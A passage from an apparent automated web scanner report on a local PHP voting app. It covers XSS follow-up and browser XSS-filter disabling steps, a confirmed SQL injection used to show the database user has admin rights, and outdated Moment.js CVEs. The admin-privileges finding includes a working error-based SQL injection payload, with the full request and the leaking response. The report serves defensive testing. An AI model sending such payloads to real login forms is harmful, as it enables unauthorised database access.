Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

## External References

- [OWASP - Cross-site Scripting](#)
- [Cross-site Scripting Web Application Vulnerability](#)
- [XSS Shell](#)
- [XSS Tunnelling](#)

## Remedy References

- [Microsoft Anti-XSS Library](#)
- [Negative Impact of Incorrect CSP Implementations](#)
- [Content Security Policy\\_\(CSP\)\\_Explained](#)
- [OWASP XSS Prevention Cheat Sheet](#)
- [OWASP AntiSamy Java](#)

## Proof of Concept Notes

Generated XSS exploit might not work due to browser XSS filtering. Please follow the guidelines below in order to disable XSS filtering for different browsers. Also note that;

- XSS filtering is a feature that's enabled by default in some of the modern browsers. It should only be disabled temporarily to test exploits and should be reverted back if the browser is actively used other than testing purposes.
- Even though browsers have certain checks to prevent Cross-site scripting attacks in practice there are a variety of ways to bypass this mechanism therefore a web application should not rely on this kind of client-side browser checks.

### Chrome

- Open command prompt.
- Go to folder where chrome.exe is located.
- Run the command `chrome.exe --args --disable-xss-auditor`

### Internet Explorer

- Click Tools->Internet Options and then navigate to the Security Tab.
- Click Custom level and scroll towards the bottom where you will find that Enable XSS filter is currently Enabled.
- Set it to disabled. Click OK.
- Click Yes to accept the warning followed by Apply.

### Firefox

- Go to `about:config` in the URL address bar.
- In the search field, type `urlbar.filter` and find `browser.urlbar.filter.javascript`.
- Set its value to `false` by double clicking the row.

## Safari

- To disable the XSS Auditor, open Terminal and executing the command: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool FALSE`
  - Relaunch the browser and visit the PoC URL
  - Please don't forget to enable XSS auditor again: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool TRUE`
-



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.7</a>
OWASP 2013	<a href="#">A3</a>
OWASP 2017	<a href="#">A7</a>
CWE	<a href="#">79</a>
CAPEC	<a href="#">19</a>
WASC	<a href="#">8</a>
HIPAA	<a href="#">164.308(A)</a>
ISO27001	<a href="#">A.14.2.5</a>

## CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

## CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

## CVSS 3.1 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

## **CVSS Vector String**

---

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

---

# 4. Database User Has Admin Privileges

HIGH  1

CONFIRMED  1

Netsparker detected the Database User Has Admin Privileges.

This issue has been **confirmed** by checking the connection privileges via an identified SQL injection vulnerability in the application.

## Impact

This can allow an attacker to gain extra privileges via SQL injection attacks. Here is the list of attacks that the attacker might carry out:

- Gain full access to the database server.
- Gain a reverse shell to the database server and execute commands on the underlying operating system.
- Access the database with full permissions, where it may be possible to read, update or delete arbitrary data from the database.
- Depending on the platform and the database system user, an attacker might carry out a privilege escalation attack to gain administrator access to the target system.

## Vulnerabilities

### 4.1. http://localhost/votesystem/admin/login.php

**CONFIRMED**

Method Parameter Value

POST  -1' and 6=3 or 1=1+(SELECT 1 and ROW(1,1)>(SELECT COUNT(\*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52...))

POST

POST

## Request

```
POST /votesystem/admin/login.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 313
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

```
username=-1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27&login=&password
```

## Response

```
Response Time (ms) : 10.6322    Total Bytes Received : 667    Body Length : 359    Is Compressed : No
```

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 359
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 13:22:48 GMT
Cache-Control: no-store, no-cache, must-revalidate

<br />
<b>Fatal error</b>: Uncaught mysqli_sql_exception: Duplicate entry '_!@4dilemma:1' for key 'group_key'
in C:\xampp\htdocs\votesystem\admin\login.php:10
Stack trace:
#0 C:\xampp\htdocs\votesystem\admin\login.php(10): mysqli-&gt;query('SELECT * FROM a...')
#1 {main}
thrown in <b>C:\xampp\htdocs\votesystem\admin\login.php</b> on line <b>10</b><br />
```

## Remedy

Create a database user with the least possible permissions for your application and connect to the database with that user. Always

follow the principle of providing the least privileges for all users and applications.

#### External References

- [Authorization and Permissions in SQL Server \(ADO.NET\)](#)
- [Wikipedia - Principle of Least Privilege](#)
- [How to Use MySQL GRANT to Grant Privileges to Account](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.6</a>
OWASP 2013	<a href="#">A5</a>
OWASP 2017	<a href="#">A6</a>
CWE	<a href="#">267</a>
WASC	<a href="#">14</a>
ISO27001	<a href="#">A.9.2.2</a>

## CVSS 3.0 SCORE

Base	9 (Critical)
Temporal	9 (Critical)
Environmental	9 (Critical)

## CVSS Vector String

CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H

## CVSS 3.1 SCORE

Base	9 (Critical)
Temporal	9 (Critical)
Environmental	9.1 (Critical)

### **CVSS Vector String**

---

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H

---

# 5. Out-of-date Version (Moment.js)

HIGH 

| 11

Netsparker identified that the target web site is using Moment.js and detected that it is out of date.

## Impact

Since this is an old version of the software, it may be vulnerable to attacks.

### Moment.js Other Vulnerability

moment is a JavaScript date library for parsing, validating, manipulating, and formatting dates. Affected versions of moment were found to use an inefficient parsing algorithm. Specifically using string-to-date parsing in moment (more specifically rfc2822 parsing, which is tried by default) has quadratic ( $N^2$ ) complexity on specific inputs. Users may notice a noticeable slowdown is observed with inputs above 10k characters. Users who pass user-provided strings without sanity length checks to moment constructor are vulnerable to (Re)DoS attacks. The problem is patched in 2.29.4, the patch can be applied to all affected versions with minimal tweaking. Users are advised to upgrade. Users unable to upgrade should consider limiting date lengths accepted from user input.

## Affected Versions

2.18.0 to 2.29.3

## External References

- [CVE-2022-31129](#)

### Moment.js Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') Vulnerability

Moment.js is a JavaScript date library for parsing, validating, manipulating, and formatting dates. A path traversal vulnerability impacts npm (server) users of Moment.js between versions 1.0.1 and 2.29.1, especially if a user-provided locale string is directly used to switch moment locale. This problem is patched in 2.29.2, and the patch can be applied to all affected versions. As a workaround, sanitize the user-provided locale name before passing it to Moment.js.

## Affected Versions

1.0.1 to 2.29.1

## External References

- [CVE-2022-24785](#)

### Moment.js Uncontrolled Resource Consumption Vulnerability

The moment module before 2.19.3 for Node.js is prone to a regular expression denial of service via a crafted date string, a different vulnerability than CVE-2016-4055.

## Affected Versions

0.3.0 to 2.19.2

## External References

- [CVE-2017-18214](#)

## Vulnerabilities

## 5.1. http://localhost/votesystem/admin/

### Identified Version

- 2.18.1

### Latest Version

- 2.29.4 (in this branch)

### Vulnerability Database

- Result is based on 05/30/2023 20:30:00 vulnerability database content.

### Certainty



### Request

```
GET /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

## 5.2. <http://localhost/votesystem/admin/index.php>

### Identified Version

- 2.18.1

### Latest Version

- 2.29.4 (in this branch)

### Vulnerability Database

- Result is based on 05/30/2023 20:30:00 vulnerability database content.

### Certainty



### Request

```
GET /votesystem/admin/index.php HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 5.3987 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

## 5.3. http://localhost/votesystem/admin/index.php/

### Certainty

[Redacted]

### Request

```
GET /votesystem/admin/index.php/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.8308 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:28:41 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 5.4. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/datatables.net/dist/css/skins/\_all-skins.min.css

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/cs  
s/skins/_all-skins.min.css HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/d  
atatables.net/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.9382 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:35 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

5.5. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js)

## Certainty

### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:29 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 5.6. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/font-awesome/](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/)

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bowe  
r_components/font-awesome/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.6945 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:45 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 5.7. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/datatables.net-bs/bower\_components/jquery-slimscroll/

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.3288 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:32 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 5.8. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/datatables.net-bs/bower\_components/moment/moment.js

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.0415 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:03 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
